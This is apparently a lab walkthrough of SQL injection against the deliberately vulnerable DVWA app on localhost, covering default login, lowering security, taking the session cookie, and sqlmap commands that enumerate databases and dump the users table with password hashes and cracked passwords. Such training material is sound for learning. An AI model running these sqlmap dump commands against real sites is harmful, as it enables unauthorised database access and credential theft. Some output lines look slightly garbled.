


DVWA

1. Open terminal & type dvwa-start. This will open DVWA on a browser in localhost.




```
File Actions Edit View
(pb@kali)-[~]
$ dvwa-start
```

2. Login to DVWA using credentials “admin:password”




The login page features the DVWA logo at the top. Below it, there are two input fields: 'Username' with the value 'admin' and 'Password' with masked characters. A 'Login' button is positioned below the password field.

3. Set security level Low.




The 'DVWA Security' page displays a list of security options on the left sidebar, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area shows the 'Security Level' section, which indicates the current level is 'low'. A dropdown menu is set to 'Low', and a 'Submit' button is visible.


4. Navigate to SQL Injection & Submit a test input with user id as 1. After that, capture the url for further use.



5. Open Inspect tab then, navigate to Storage tab>Cookies>PhpSessionId to capture the session ID for SQLi.



6. Open a terminal & run this command: 'sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=b1bbd8224a8ea945245d2985e96ff359" --batch' to find SQLi vulnerabilities.



7. Enumerate Database using: 'sqlmap -u

"http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=b1bbd8224a8ea945245d2985e96ff359" --
dbs'

```
[08:44:48] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[08:44:48] [INFO] fetching database names
[08:44:48] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema
[08:44:48] [INFO] fetched data logged to text files under '/home/pb/.local/share/sqlmap/output/127.0.0.1'
```

8. Extract Tables using: 'sqlmap -u

"http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=b1bbd8224a8ea945245d2985e96ff359" -D
dvwa --tables'

```
[08:49:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[08:49:18] [INFO] fetching tables for database: 'dvwa'
[08:49:18] [WARNING] reflective value(s) found and filtering out
Database: dvwa; name: admin
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[08:49:18] [INFO] fetched data logged to text files under '/home/pb/.local/share/sqlmap/output/127.0.0.1'
```

9. Extract credentials from the users table using: 'sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=b1bbd8224a8ea945245d2985e96ff359" -D dvwa -T users --dump'

Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin (password)	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin	2025-04-11 07:47:26	0
2	gordonb (abc123)	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon	2025-04-11 07:47:26	0
3	1337 (charley)	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fc69216b	Me	Hack	2025-04-11 07:47:26	0
4	pablo (letmein)	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo	2025-04-11 07:47:26	0
5	smithy (password)	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob	2025-04-11 07:47:26	0